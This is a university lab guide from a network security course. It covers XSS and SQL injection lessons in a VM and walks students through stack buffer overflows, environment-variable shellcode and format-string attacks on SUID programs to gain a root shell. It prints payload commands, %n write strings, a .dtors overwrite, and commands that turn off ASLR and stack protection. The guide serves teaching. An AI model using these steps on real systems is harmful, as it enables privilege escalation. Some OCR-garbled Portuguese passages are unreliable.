Instituto Superior Técnico, Universidade de Lisboa
Network and Computer Security

Lab Guide: Software Attacks

VirtualBox version. Revised on 2016-09-26

Goals

- Perform Cross-Site Scripting (XSS) and SQL Injection attacks.
- Exploit C language buffer overflow vulnerabilities.

Part 1. Cross Site Scripting & SQL injection

1.1 Introduction

This guide is structured in *lessons* that are available inside the virtual machine, which is supported by Oracle's VirtualBox virtualization software. **Acknowledgement:** this laboratory’s lessons were authored by former students Luís Miguel Silva Costa and Nuno Alexandre Costa Fresta dos Santos.

VirtualBox works with Windows, Mac, and Linux operating systems, although specific instructions may vary slightly. The physical machine is called the **Host** whereas the virtual machines are called **Guests**. The host will be the computer running VirtualBox. Each guest will use a version of Caixa Mágica Linux with low memory requirements.

1.2 Create a virtual machine instance

The virtual machine instance to create will be based on a virtual hard disk, stored in a file. Each instance will have its own disk.

The virtual disk image can be obtained at: https://ftp.rnl.ist.utl.pt/sirs/vm-SIRS2014-15.vdi.gz

Create a virtual machine named **sirs-vm** by executing the following steps:

1. Open Virtual Box
2. Create a Virtual Machine:
   - **Machine → New**.
   - Name: sirs-vm
   - Operating system: Linux, version: Linux 2.6 (32 bits)

- Use default value for memory (256 MB)
- **Do not add a virtual drive.**

3. Add the virtual drive as IDE:
   - **Machine → Settings → Storage**.
   - Add an IDE Hard Disk
   - Choose existing disk. Add the .vdi file downloaded before
4. Test the Virtual Machine:
   - Start.
   - Log in with the user `root` and the password `inseguro`
   - If the GUI does not appear, run startx.
     - i. If startx fails, do: sudo X-configure.
     - ii. Then "cp /root /xorg.conf.new /etc/X11/xorg.conf"
     - iii. startx

By default you can use Right CTRL to release mouse pointer from the guest back to the host.

To change the display resolution in graphics mode, use the application xLucas.

You can use *snapshots* to save the state of the virtual machines.

1.3 Installation

1. Mount the `xss-mysql.iso` image that is available in the course's Web page;
2. Login as **root**;
3. Copy `xss-mysql/` to `/home/fireman/lab1/`
4. Confirm that the `fireman` user exists:

   ```
   id fireman
   ```
5. Install CGI and PHP components
   - Ensure that the Apache Web Server is up and running:

   ```
   /etc/init.d/apache2 status
   ```
   - If necessary, start the server:

   ```
   /etc/init.d/apache2 start
   ```
   - Run the following shell script to install CGI and PHP application - `index.html`, `aas/`, `cgi-bin/` - on behalf of fireman user. Files are copied to `/home/fireman/public_html` (read script file for more details):

   ```
   ./install.sh
   ```

- Start a web browser (e.g. firefox) and visit the following address (port 80 is assumed by default):

```
http://localhost/%7Efireman
```

1.4 Follow first lessons

After the installation, the lessons web site will be located at the following URL in Guest machine: http://localhost/%7Efireman/index.html.

The examples are in the Portuguese, see the translation tool suggestion at the end of this part.

Notes: You can now execute the examples required for lessons 1, 2, and 3.

The notepad application user:password is aas:1234.

The generated files can be found at `/home/fireman/public_html/cgi-bin`

1.5 Additional installation

6. Install Tomcat and MySQL

    - Ensure that the Tomcat Server is up and running:

    ```
    /etc/init.d/tomcat5 status
    ```

    - If necessary, start the server:

    ```
    /usr/share/tomcat5/bin/startup.sh
    ```

    - You can use the `tail` command to present the server log in a terminal window:

    ```
    tail -f /usr/share/tomcat5/logs/catalina.out
    ```

    - Ensure that the MySQL database is up and running:

    ```
     /etc/init.d/mysql status
    ```

    - If necessary, start the server:

    ```
    /etc/init.d/mysql start
    ```

7. Initialize the database by providing the `aas_database.sql` script to `mysql` command

```
mysql -paas2006 < /home/fireman/lab1/web-app/metadata/
database/aas_database.sql
mysql -paas2006 -e"use aas;select * from AAS_SQLInjection;"
```

8. Verify contents of the database server:

```
mysql –paas2006
show databases;
use aas;
show tables;
describe AAS_SQLInjection;
select * from AAS_SQLInjection;
exit
```

9. Compile the web application and deploy to Tomcat using the `ant` tool (similar, in purpose, to `make`)

```
cd /home/fireman/lab1/web-app
ant deploy
```

10. Visit the following address (notice that Tomcat is running in port 8080):

```
http://localhost:8080/AAS/
```


1.6 Follow additional lessons

Note: You can now execute the examples of lessons 4 and 5.

Translation tool suggestion

The lessons and examples are written in Portuguese. We suggest that you open the lessons using a browser with built-in translation tools, like **Google Chrome**, and use the ‘Translate to English’ option. The overall quality of the produced translation is good.

You can browse the lessons outside the VM by opening the ISO file and opening the HTML files directly at `xss-mysql/aas/`



Vulnerabilidades na WWW

Projecto de Aplicações e Algoritmos de Segurança

Motivação:


Actualmente praticamente todas as páginas desenvolvidas no âmbito da World Wide Web pc interpretação de dados introduzidos pelo utilizador, quer sejam contas de serviços que requer Banking p.e.) ou simplesmente livros de visita de páginas pessoais. A necessidade de gestão e das suas informações confidenciais no domínio público da Internet requer boas práticas e u elevado das linguagens usadas na programação das páginas de interacção com o utilizador. S utilizador fonte de maliciosas combinações, uma má gestão no tratamento de dados do mesm perigosos que comprometem a segurança e confidencialidade no acesso a bens e ou serviços

O objectivo deste projecto consiste em simular e identificar situações passíveis de introduçã intencionada a diversos níveis de programação de páginas na Internet (HTML, Javascript, PI indentificar técnicas de boa programação para a prevenção e resolução desse tipo de problem

1. Cross-Site Scripting

Introdução:

Cross-Site Scripting (XSS; não confundir com CSS que se refere a folhas de estilo) é um tipo de exploração que surge quando um atacante utiliza um website para enviar código malicioso, normalmente escrito sobre a forma de



Vulnerabilities in WWW

Project Applications and Algorithms Security

This page has been translated.

Motivation:

Currently almost all pages developed within the World Wide Web have fields for interpreting user input, whether accounts that require authentication services (eg e-banking) or simply guestbooks personal pages. The need to manage diverse users and your confidential information in the public domain of the Internet requires good practice and a high knowledge of the programming languages used in the pages of user interaction. Being the "input" source of malicious user combinations, mismanagement in the treatment of the same data can lead to dangerous attacks that compromise the security and confidentiality in access to goods and or services.

The aim of this project is to simulate and identify situations that could introduce malicious at different levels of programming on the Internet pages (HTML, Javascript, PHP, SQL, etc ...) data, and to identify good programming techniques for the prevention and resolution of such problems.

1. Cross-Site Scripting

Introduction:

Cross-Site Scripting (XSS; not to be confused with regard to CSS style sheets) is a type of exploitation that arises when an attacker uses a website to send malicious code, usually written on the form of scripts for other users. When a website transfers information from one user to another without then validate this website is vulnerable to XSS


Part 2. Buffer Overflows

For this Part, use the same virtual machine as Part 1. If you prefer you can use a “clean” copy.

2.1 Stack organization overview

The `store()` function presented below has one local variable: `buf`, a character array with N positions. The diagram represents the program stack inside `store()` function, just before jumping to `strcpy()` but after pushing its arguments, the first `value`, followed by `buf`. A buffer overflow can happen when `buf` is written over its capacity by `strcpy()`, overwriting `%ebp` and the `return address`. This is possible because `strcpy()` does not verify the array bounds.

```
void store(char* value)
{
    char buf[N];
    strcpy(buf, value);
}
int main(int argc, char** argv)
{
    store(argv[1])
}
```



2.2 Preparation

Log in with username `fireman` (password `inseguro`), on the virtual machine. All exercises should be performed on a console using the user `fireman`. Whenever you need to execute privileged commands (e.g. mount) run the `su` command, enter the root password and execute the commands. When finished, exit the root ownership mode.

2.2.1 All example programs used in this class are in the image buffer_overflow.iso. Prepare the work environment:

2.2.1.1 Mount the `buffer_overflow.iso` image.

2.2.1.2 Create a **lab1** directory in fireman’s **home** and copy the sample programs from `/media/cdr0` to there.

2.2.1.3 Change to the **lab1** directory and give write permissions on files to current user:

```
> chmod +w *
```

2.2.1.4 All the sample programs should be executed in the **lab1** directory.

2.2.2 When asked to compile an example program, e.g. `x.c`, do:

```
 > gcc -g -o x x.c
```

2.2.3 When prompted to install an example program, e.g. `x.c`, follow these steps (in privileged mode):

2.2.3.1 Compile `x.c`.

2.2.3.2 Change program privileges in to run with root privileges. (´4´ activates SUID flag):

```
 > chmod 4755 x
```

2.2.3.3 Move the program (e.g. *x*) to **/tmp** directory, accessible to the `fireman` user.

```
 > sudo cp x /tmp/x
```

You can create a simple shell script – e.g. **build.sh** – to automate these steps ($1 is the first argument):

```
#!/bin/bash
echo "Compiling" $1
gcc -g -o $1 $1.c
echo "Installing" $1
chmod 4755 $1
sudo cp $1 /tmp/$1
```

2.3 Buffer Overflows

2.3.1 Change the return address**.** Through a buffer overflow attack it is possible to change the return address of a function.

2.3.1.1 Compile and run `overflow.c` program.

2.3.1.2 Now execute the program inside `gdb`.

2.3.1.3 Do:

```
> break overflow_function
> run
> next
> bt
```

…check the return address of the functions (eip register). Why `0x41414141`?

The following command shows the content of the stack pointer.

```
> x $esp
```

2.3.2 Buffer overflow in stack

The program `vuln.c` is vulnerable to buffer overflow.

2.3.2.1 Check what the `vuln.c` program does.

2.3.2.2 Install `vuln.c` program (as described in the Introduction).

2.3.2.3 Change `exploit.c` to execute the program `/tmp/vuln`.

2.3.2.4 Compile and execute the program.

2.3.2.5 Do:

```
> whoami
```

2.3.2.6 Check what the `exploit.c` program does.

2.3.2.7 Execute the line in `exploit.txt` file.

```
> source exploit.txt
```

You may need to alter the address used in the command. Use the stack pointer address printed by the exploit program before.

Note: Suppose that the obtained address is `0xbffff7c4`, this will have to be written in the command as `\xc4\xf7\xff\xbf` because the values are represented in memory in little-endian (last byte first).

2.3.2.8 Do: `> whoami`

2.3.2.9 Check what this command does. You should now have a shell running as root.

Perl is used as a tool to inject strings in other programs, because it can repeat characters and print the specified data using their binary value.

2.3.3 **Buffer** overflow using environment variables

Sometimes the buffer does not have enough space to put the entire shell code there. The `vuln2.c` program is an example of that. In this case it is possible to exploit buffer overflow running the shell code in memory positions where the environmental variables are placed.

2.3.3.1 Install `vuln2.c` program (as described in the Introduction).

2.3.3.2 Change `env_exploit.c` to execute the program `/tmp/vuln2` (it is necessary to change the code in two different places).

2.3.3.3 Compile and run `env_exploit.c` program.

2.3.3.4 Do: `> whoami`

2.3.3.5 Check what `env_exploit.c` program does.

Use **perl** now:

2.3.3.6 Create an environmental variable using the command in `env_exploit.txt` file.

```
> source env_exploit.txt
```

2.3.3.7 In gdb check where `/tmp/vuln2` variable is. To do that put a breakpoint in main, using the following command and execute the program until main:

```
> b main
```

2.3.3.8 See what's in stack memory.

```
> x/20s $esp
```

2.3.3.9 Look for the environmental variables by pressing "Enter" until you find the shell code address. Have in mind the name of the environmental variable to calculate the actual address where the shell code begins. This address is to be used as the main function return address. If number 10 is not enough to obtain a root shell it must be changed:

```
> /tmp/vuln2 $(perl –e 'print "<address>"x10')
```

Note: Remember to use the format `\xc4\xf7\xff\xbf`.

2.4 String formats

It's possible to explore a program that makes use of the printf form: printf (str). In file `fmt_vuln.c` there is an example where the string is printed correctly and incorrectly. Begin installing `fmt_vuln.c` program (as described in the Introduction).

Notice that there are two distinct printfs below: the C function and the bash function. The first is inside the C program and is the source of the vulnerability; the second is used in the shell to pass arbitrary characters as argument to the vulnerable program.

2.4.1 Execute the following steps as the fireman user:

2.4.1.1 Determine where the string is:

- The string is more advanced in stack so, to find it, it's necessary to do:

  ```
  > /tmp/fmt_vuln AAAA%x
  ```

  The line below is equivalent to the one line above. `$(printf)` is replaced by the result.

  ```
  > /tmp/fmt_vuln $(printf "AAAA")%x
  ```

- Add `%x` to the command until you find the string.
- When you find the beginning of the string it means that the last parameter of the string accesses 'AAAA'.

2.4.1.2 Choose an address to change the content:

- Choose the `test_val address` to ensure that you are changing the correct position.
- To know what is the `test_val` address:

  ```
  > /tmp/fmt_vuln test
  > /tmp/fmt_vuln $(printf “\x01\x02\x03\x04”)%x<.%x sufficient>
  ```

  Where 0x04030201 is the address of `test_val` ("`.%x sufficient`" when it allows to observe the entered value).
- `> /tmp/fmt_vuln $(printf “\x01\x02\x03\x04”)%x<.%x sufficient-1>%n`

  Check the change in `test_val`. What is this value? What does the option `%n` do?
- Consider the change of `%x` and `%n` to `%N$x` and `%M$n` where `M` and `N` are the numbers of the string’s parameter. Assuming 8 as the number of `%x sufficient`, check that the following command will replace the same value in `test_val`. Why?
- `> /tmp/fmt_vuln $(printf “\x01\x02\x03\x04”)%7\$34x%8\$n`


2.4.1.3 With the previous procedure it’s possible to put any value in any memory position. It’s possible, for instance, to change the return value that is in stack to point to the shell code that is in an environmental variable. Put the shell code address in `test_val` variable to check if it’s correct:

- Do **export** to the variable `SHELLCODE`**.**
- See with `gdb`, `/tmp/fmt_vuln`, where the `SHELLCODE` variable is.
- To put the address in `test_val` it’s necessary to do it byte by byte. Using `%N\$x` and `%M\$n`, we now have a pair `%x%n` for any byte that we want to write:
- `>  /tmp/fmt_test $(printf  “\x01\x02\x03\x04”)%N\$x%M\$n`
- `> /tmp/fmt_test $(printf “\x01\x02\x03\x04\x02\x02\x03\x04\x03 \x02\x03\x04\x04\x02\x03\x04”) %N\$x%M\$n`

  Where 0x04030202, 0x04030203, 0x04030204 are the addresses of `test_val` integer.
- Add `L` value to the `%x` parameter:

  `%N\$Lx` where `L` is the number of characters that the parameter `x` occupies. This will increase the string in order to write the right value in `test_val`. The value that we want to write will be the least significant byte address of the shell code. Check that the least significant byte in `test_val` is written correctly.

- Add a new `%N\$Lx%(M+1)\$n`, to allow the writing of the `test_val`’s 2nd byte. Now we have the address ready. The following screenshot shows an example of how to put the `0xc4f7ffbf` address in `test_val` variable:



```
fireman@MV1:~/trab_5/ex-3> /tmp/fmt_vuln `printf "\x8c\x97\x04\x08\x8d\x97\x04\x
08\x8e\x97\x04\x08\x8f\x97\x04\x08"`%7\$175x%8\$n%7\$64x%9\$n%7\$248x%10\$n%7\$2
05x%11\$n
The right way:
╕╟╢╟╤╟╢╟%7$175x%8$n%7$64x%9$n%7$248x%10$n%7$205x%11$n
The wrong way:
╕╟╢╟╤╟╢╟

                      0
      0


              0

                                                           0
[*] test_val @ 0x0804978c = -990380097 0xc4f7ffbf
fireman@MV1:~/trab_5/ex-3>
```

2.4.1.4 It only remains now to put it in the right memory location. Since it is not easy to know where the return address of a function is, we will choose another location. In C it is possible to define destructive functions. These functions are in the section .dtors in the array which begins with `0xffffffff` and ends with `0x00000000`. Since these functions are always called, just change the pointer to this function to the value of the code shell:

```
> objdump -s -j .dtors /tmp/fmt_vuln
```

This allows us to have the memory location of the address where the program will jump when finished. This memory location is the address immediately following the address where the value `0xffffffff` is. Put this value instead of the address of `test_val`.

2.4.1.5 Do: `> whoami`

2.5 Performing the attacks on recent versions of Linux

The buffer attacks described above can also be executed on more recent versions of Linux, namely

- Kali Linux 2016.2: https://www.kali.org/
- Caixa Mágica 22 LTS (Long Term Support): https://caixamagica.pt/pt-pt/node/95

These more recent versions of Linux and the GCC compilers provided by them contain defense mechanisms against buffer attacks. However, these options can be disabled and many times are disabled because of compatibility issues.

2.5.1 ASLR

ASLR (Address Space Randomization Layout) is a defense mechanism that uses a random placement for the memory addresses of functions running in a process.

To enable/disable ASLR, the following commands can be used in super-user mode:
(More information: Dhaval Kapil - Shellcode Injection Tutorial - https://dhavalkapil.com/blogs/Shellcode-Injection/)

```
> cat /proc/sys/kernel/randomize_va_space
# to check if enabled (2) or not (0)
```

To disable:

```
> echo "0" | [sudo] dd of=/proc/sys/kernel/randomize_va_space
> cat /proc/sys/kernel/randomize_va_space
# check 0
```

To enable:

```
> echo "2" | [sudo] dd of=/proc/sys/kernel/randomize_va_space
> cat /proc/sys/kernel/randomize_va_space
# check 2
```

2.5.2 Non-executable stack

The updated GCC also has defenses because it compiles programs to have a non-executable stack. For the buffer attacks to work, the programs must be compiled with an executable stack (-z execstack) with stack protection turned off (-fno-stack-protector) and that the stack alignment pointers is limited to 4 bytes (-mpreferred-strack-boundary=2).

The compilation of the programs, e.g. x.c, should be done as:

```
> gcc -z execstack -fno-stack-protector -mpreferred-stack-boundary=2 -g -o
x x.c
```

(More information:
Apollo Clark . Buffer Overflow Tutorial in Kali -
https://gist.github.com/apolloclark/6cffb33f179cc9162d0a)

2.5.3 Performing the attacks

With the above options it is possible to reproduce some of the attacks described in sections 2.3.2, 2.3.3 and 2.4. However, in most cases, the address and offset values will have to be adjusted, as usual in these kinds of attacks that are highly dependent on memory placements.

Acknowledgment: The attacks on recent versions were developed by the student Élio A. F. dos Santos within the scope of his project work for this course, and later revised by the teaching staff.